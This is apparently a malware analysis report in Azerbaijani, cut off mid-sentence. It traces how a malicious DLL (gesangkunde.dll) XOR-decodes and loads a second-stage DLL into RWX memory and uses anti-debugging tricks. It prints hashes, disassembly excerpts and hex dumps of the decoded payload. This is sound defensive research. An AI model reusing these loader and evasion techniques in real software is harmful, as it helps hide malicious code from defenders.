
MALWARE RESEARCH LAB

OPERATION CLOUD-SEEDING



Statik analiz

Faylın daxil olduğu ad **gesangkunde.dll**.

MD5 - 15333206ed43ad2fc37445b90487be0c

SHA1 - ca1f003226ec9da52fb524498d00194fb952d4c6

Faylın həcmi: 1,379,328 bayt

Property	Value
Description	
File description	
Type	Application extension
File version	
Product name	
Product version	
Copyright	
Size	1.31 MB
Date modified	10/21/2021 12:40 AM
Language	


Virustotal onlayn virus yoxlama platformasında 67 vendordan 38i zərərverici kimi tanıyır. String məlumatlar arasında uzun məlumatlar diqqət çəkir.

Size	Type	String
0100	A	1pi6lHsPP152240X6SVietghNgkIKPR7mXghsd12f0TsRH4mle6kOcLT572Os5JT5...
a2	A	24a6aPu14xLFrLFQ41PgG47wo1431Bx3DPDAC6g4uBrsx74CH72hr1p7jTUGMU...
0100	A	4MNxODHJ4DO16B311b3J1nsa7jgTWi5chA2CJnou2oh6dH6WR7gV6Laj0haw...
f0	A	0K10wdgX112wrk6CIH2BDTl3iK15SUp62C5bD0Xq1d1f1uFc247bv4h47DJ24g6l3...
91	A	tH6677M3BjRC7k1Ej3F6LI1lWiBl4ul5GOa4PLKmvo3cnsmDo01bfTdUhfwJr67cp...
0100	A	t6Suxs52745II27JdBkO3oKCTnjDx7ArW1a37Ox5W0vbuIOLObCPjJE2GS13KmXt...
0100	A	eS46V2TPrxD7NvuJHM1aS72WC6m6J4UvQ2gc6cRampdsD0kal6cOQrffl007HC...
0100	A	pNia5hcPQ32WAnu20w15h3w0Av6RMNgGbMDrDWquewPudh7RKWL70ou3P...
0d	A	u7AwRUe33Qi13
0100	A	Q4BMSNun3Ggje71Svba64ME0QbJDLDMgHmXJM1EgT4J1iKa7l5n6vE2KtBkLu...
0100	A	1INmB2k4U6pqO23ipkP2b734XJiVu2jU15aRIDQgxO1X1XVf2OJN17QtspbADTls...
0100	A	DT5faSmEe2g2wG1PboLI52nwCt1Jhg05eRRdQDX4ph36RCTrU43uLxjBKMTV3A...
0100	A	0SXpJI303ltQ77n2gDxfnlgQWWFF5Q4PXIUAoF2DWagV3aDcA5PT5ibcxA7luIG...
0100	A	Qkoq7JbV6Td60jQKI7QEa14nOiiSH2skaC3exsI3a4uCdWCMw2Q0jNEvfl261kb7...
0100	A	3Fgnst15Qc1LBL2Ov5n6L0vGPj7CIDIhODFKUDcfu5IUFx13i4cRa4fP62a33xOw4...
63	A	H4mhD6v0134HDEokuO72MbI2oEj4FR2O6QvX7D4NL10323vvb7rO0OX6331p0...
0100	A	er24t5L6eK66G5KG1FLNp4spX0pm5F3n3q2A5DOTRH2wo4b32ot56557W5t46V...
ab	A	0N66Kk4DJBb004aAlu6LO7xuf6l5u3h03CbJ23u4Qda1ANX06amtRiVP4o1IhSU7...
0100	A	1A4GbbVxus377eQto022OIX606bkU2V2Kb00juT320o0UjNUMfKi2fU75ND4Wou...
0100	A	u31qU234X5N4x1i2IK515iKPEwjH7FhEIST5LL0C17M3nqJuu4UWjrA6hD5k06F2P...
0100	A	X3P2nJ42T5OGjuAN365C4pS0xCFu0XPBKgcFNn1rR2A5G20sAOxQG1BCi2H1N...
a2	A	MD0W4ot1PNC23567D2B12GP4Khl4Sx6FR3Esqrs6E5c34sml2Xo3dsTxmL7a2JPs...
7c	A	SepMbQ5166343a77AJiX1qE45ghiEumjoF2enosCiT52x1IBD11m57v204e6CXGw...
0100	A	I3kMDm3RkapMn1d16rojIA0u50NP34SWhX71CuIPFKr7A7S5k430l24dC163vCP...
0100	A	3TXSH1M6vQpKdB51Hbr32vOkOH423hKIg1q62q43h475HvbUkB2567tk3q74b...

Export funksiyaları:

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00019B50	0000	0014DE10	A4NCGLse
00000002	0005D5A0	0001	0014DE19	CI2vldb0VOV3
00000003	00001C10	0002	0014DE26	_DllMain@12
00000004	000CEBD0	0003	0014DE32	lj3RL16h

PEID vasitəsi ilə obfuskasiyanın və ya packing olmadığı aşkar edildi:



Dinamik Analiz

Sistemi hədəf alan zərərlinin CI2vldb0VOV3 eksport funksiyası cağırılır və tədqiqatı bu funksiyadan başlayırıq. Funksiyanın tədqiqi zamanı uzun string məlumatlarının üzərində əməliyyatların aparıldığını görürük və bu tədqiqatı bir neçə dəfə çətinləşdirir. Import kataloquna baxsaq diqqətimizi VirtualAlloc funksiyası çəkir. Bu funksiya bizə yaddaşda şelkod icrasının ehtimalını yüksə olduğunu göstərir.

İlk öncə debug zamanı sub_715DA240 funksiyasına ötürülən argumentlərə baxırıq. Argumentlər yaddaşda ayrılmış boş hissənin adresini və iki string məlumatı ötürür. Yaddaşa yazılan məlumatın uzunluğu 0x2FB uzunluğundadır.

```
1: [esp] 00000000
2: [esp+4] 02450890 "\rð°\rð°\rð°\r
3: [esp+8] 715028E0 file1.715028E0
4: [esp+C] 000002FB
5: [esp+10] 71631B28 "W77k71oL012Ca
```

Ötürülən stringlərin üzərində XOR əməliyyatı aparılır. Birinci arqumentin birinci simvolu ilə ikinci arqumentin birinci simvolunun XOR əməliyyatının nəticəsinə baxaq: 0x57 ^ 0x1A = 0x4D. Bu əməliyyatı digər simvollar üzərində davam etdirək: 0x37 ^ 0x6D = 0x5A, 0x37 ^

0xA7 = 0x90, 0x6B ^ 0x6B = 0x0, 0x37 ^ 0x34 = 0x03, 0x31 ^ 0x31 = 0. Alınan nəticənin icra edilə bilən fayl başlığının olduğu görünür. Nəticə göndərilən boş yaddaş adresinə yazılır.

```
movsx   ecx, byte ptr [eax]
mov     edx, [ebp+arg_10]
add     edx, [ebp+var_20]
movsx   eax, byte ptr [edx]
xor     ecx, eax
mov     [ebp+Src], cl
mov     ecx, [ebp+var_1C]
imul    ecx, 1FDh
mov     [ebp+var_4], ecx
mov     edx, [ebp+var_1C]
xor     edx, 32h
mov     [ebp+var_4], edx
push    1               ; Size
lea     eax, [ebp+Src]
push    eax             ; Src
lea     ecx, [ebp+var_11]
push    ecx             ; void *
call    _memcpy_0
```

```
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.........ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 ................
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
1F 10 8F 27 5B 71 E1 74 5B 71 E1 74 5B 71 E1 74 ...'[qát[qát[qát
C5 D1 26 74 15 71 E1 74 1D 20 3E 74 7C 71 E1 74 ÅÑ&t.qát. >t|qát
1D 20 01 74 50 71 E1 74 1D 20 3C 74 06 71 E1 74 . .tPqát. <t.qát
1D 20 00 74 55 71 E1 74 52 09 62 74 1A 71 E1 74 . .tUqátR.bt.qát
56 23 01 74 15 71 E1 74 56 23 00 74 1B 71 E1 74 V#.t.qátV#.t.qát
56 23 3F 74 52 71 E1 74 5B 71 E0 74 54 71 E1 74 V#?tRqát[qàtTqát
C5 D1 26 74 48 71 E1 74 52 69 63 68 5B 71 E1 74 ÅÑ&tHqátRich[qát
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 ........PE..L...
```

Debug prosesini çətinləşdirmək məqsədi ilə sub_7152FC00 funksiyası yeni boş yaddaş ayırır və əldə olunan məlumatı ora köçürür. Məlumatlar köçürüldükdən sonra ilkin yazılan məlumatlar yaddaşdan silinir.


```
mov     ecx, [ebp+var_28]
push    ecx
mov     edx, [ebp+var_18]
push    edx
mov     eax, [ebp+var_10]
push    eax
mov     ecx, [ebp+var_8]
push    ecx
mov     edx, [ebp+Block]
push    edx
call    sub_7152FC00
add     esp, 14h
mov     [ebp+var_1C], eax
mov     eax, [ebp+var_1C]
imul    eax, 185h
mov     [ebp+Size], eax
mov     ecx, [ebp+Block]
push    ecx             ; Block
call    _free
```

Daha sonra sub_7151A3B0 funksiyası yaddaşda 854 baytlıq yer ayırır. Verilimiş 2 string məlumatın üzərində XOR əməliyyatı apararaq icra edilən faylın növbəti hissəsini qenerasiya edir: 0x1E ^ 0x48 = 0x56, 0x3B ^ 0x6C = 57, 0x3B ^ 0x6C = 57, 0xEE ^ 0x4F = 0xA1, 0x3F ^ 0x47 = 0x78. Alınan baytlar yaddaşda ayılmış hissəyə yazılı və daha sonra həmən məlumatı yuxarıda yazılan yaddaşa birləşdirir və yaddaşı sıfırlayır:

```
movsx   edx, byte ptr [ecx]
mov     eax, [ebp+var_C]
movsx   ecx, ds:byte_736252E8[eax]
xor     edx, ecx
mov     [ebp+var_2B1], dl
mov     edx, 279h
sub     edx, [ebp+var_2AC]
mov     [ebp+var_90], edx
push    1               ; Size
lea     eax, [ebp+var_2B1]
push    eax             ; Src
mov     ecx, [ebp+Block]
push    ecx             ; void *
call    _memcpy_0
```

```
Hex                                                 ASCII
56 57 A1 78 02 02 10 31 45 F8 33 C5 50 8D 45 F0  VW¡x...1Eø3ÅP.Eð
64 A3 00 00 00 00 89 65 E8 C7 45 E4 00 00 00 00  d£.....eèÇEä....
C7 45 E0 00 00 00 00 83 7D 08 00 74 0C 83 7D 0C  ÇEà.....}..t..}.
00 74 06 83 7D 10 00 75 07 33 C0 E9 8E 00 00 00  .t..}..u.3Àé....
C7 45 FC 00 00 00 00 8D 45 E0 50 8D 4D E4 51 8B  ÇEü.....EàP.MäQ.
55 08 81 C2 A0 00 00 00 52 E8 C8 5E 00 00 83 C4  U..Â ...RèÈ^...Ä
0C 85 C0 76 30 8D 45 E0 50 8D 4D E4 51 8B 55 08  ..ÀvO.EàP.MäQ.U.
52 E8 80 1F 00 00 83 C4 0C 85 C0 75 18 8B 45 10  Rè.....Ä..Àu..E.
50 8B 4D 0C 51 8B 55 E0 52 8B 45 E4 50 E8 44 5B  P.M.Q.UàR.EäPèD[
00 00 83 C4 10 83 7D E4 00 74 0C 8B 4D E4 51 E8  ...Ä..}ä.t..MäQè
5D BB 00 00 83 C4 04 C7 45 FC FE FF FF FF E8 19  ]»...Ä.ÇEüþÿÿÿè.
B8 01 00 00 00 C3 8B 65 E8 8B 55 10 C7 02 00 00  .....Ã.eè.U.Ç...
00 00 C7 45 FC FE FF FF FF 8B 45 10 8B 00 8B 4D  ..ÇEüþÿÿÿ.E....M
F0 64 89 0D 00 00 00 00 59 5F 5E 5B 8B E5 5D C3  ðd......Y_^[.å]Ã
CC CC CC CC CC CC 55 8B EC 6A FE 68 28 E5 01 10  ÌÌÌÌÌÌU.ìjþh(å..
68 70 9A 00 10 64 A1 00 00 00 00 50 83 C4 F4 53  hp...d¡....P.ÄôS
56 57 A1 78 02 02 10 31 45 F8 33 C5 50 8D 45 F0  VW¡x...1Eø3ÅP.Eð
64 A3 00 00 00 00 89 65 E8 83 7D 08 00 74 38 C7  d£.....eè.}..t8Ç
45 FC 00 00 00 00 8B 45 08 50 E8 07 5F 00 00 89  Eü.....E.Pè._...
```

Debug prosesini çətinləşdirmək üçün stringlər üzərində digər əməliyyatlar aparılır. Bu cür əməliyyatlar hər bir funksiyanın içində mövcuddur. Əməliyyatların ümumi görünüşü:



Oxşar əməliyyatlar təkrarlanır və icra olunan 2ci fayl hazırlanır. Hazırlanan fayl ehtimal etdiyimiz VirtualAlloc funksiyası vasitəsi ilə prosesin virtual yaddaş bölgəsində əraziləri rezerv edir hansıki fiziki şəkildə əməli yaddaşda saxlanılmır. Ayrılan bölgə RWX (PAGE_EXECUTE_READWRITE) icazəsi verilir.

```
.text:743A4EB1
.text:743A4EB1 loc_743A4EB1:                ; flProtect
.text:743A4EB1 push    40h ; '@'
.text:743A4EB3 push    103000h              ; flAllocationType
.text:743A4EB8 mov     edx, [ebp+var_19C]
.text:743A4EBE mov     eax, [edx+50h]
.text:743A4EC1 push    eax                  ; dwSize
.text:743A4EC2 push    0                    ; lpAddress
.text:743A4EC4 call    ds:VirtualAlloc
.text:743A4ECA mov     [ebp+lpAddress], eax
.text:743A4ED0 cmp     [ebp+lpAddress], 0
.text:743A4ED7 jz      loc_743A5397
```

Yaddaşdan yaradılan fayl çıxarılır və tədqiqat həmin icra olunan fayl üzərindən davam etdirilir.

Fayla verilən şərti ad: file2.dll:

MD5 - 507E6A922305CB0A3E4663C4CE99B505

SHA1 - 9E3B36778CF6954D386ADA77836E137E342FDECE


Faylın həcmi: 267648 bayt.

Property	Value
File Name	file2.dll
File Type	Portable Executable 32
File Info	Borland Delphi 3.0 (???)
File Size	261.38 KB (267648 bytes)
PE Size	130.50 KB (133632 bytes)
Created	Thursday 25 January 2024, 01.47.42
Modified	Wednesday 24 January 2024, 02.51.02
Accessed	Tuesday 13 February 2024, 05.10.15
MD5	507E6A922305CB0A3E4663C4CE99B505
SHA-1	9E3B36778CF6954D386ADA77836E137E342FDECE

Property	Value
Empty	No additional info available


Dinamik Analiz

Eksport funksiyası bir ədəd olduğu üçün tədqiqatı bu funksiyadan başlayırıq. GetCurrentThread funksiyası ilə hal hazırki axının handle götürülür və SetThreadPriority funksiyasına EAX registri vasitəsi ilə FFFFFFFE dəyəri ötürülür. Bu hazırki axının prioritetinin -2 endirilməsidir. Bu başqa prioriteti yüksək threadin icrasına öncəliyinin tanınması deməkdir.





Debug prosesini çətinləşdirmək üçün bizə lazım olan funksiyanın ayrı axında icrası başlanılır və əsas axında CreateWindowExA funksiyası ilə pəncərə yaradılır və bu pəncərədə baş verən bütün

eventlər while dövrünün içərisində GetMessageA vasitəsilə əldə olunur. Sonsuz dövrü yan keçdikdən sonra əsas zərərli axının analizini davam etdiririk.




Daha sonra zərərverici sub_748A7100 funksiyasında yerləşdiyi direktoriyada beamscope adlı fayl oxumağa çalışır. sub_748A2E60 funksiyasında dövr içərisində beamscope faylından oxunan məlumatların üzərində çoxsaylı əməliyyatlar aparılır. İlk öncə şərti adlandırdığımız v16 dəyişəninə 1, v8 dəyişəninə 0 dəyəri mənimsənir. Daha sonra dövr içində 0dan 256ya qədər şərt operatoru ilə v16 AND 0x80 əməliyyatının nəticəsi yoxlanılır. Əgər əməliyyat 0a bərabərdisə v7 dəyişəninə 0 mənimsənir əks halda 0x1B dəyəri mənimsənir. Daha sonra v16 ^= v7 ^ (2 * v16) əməliyyatı aparılır. Alınan nəticə v22 massivinə yazılır: v22[v8] = v16, v22[v16+0x100] = 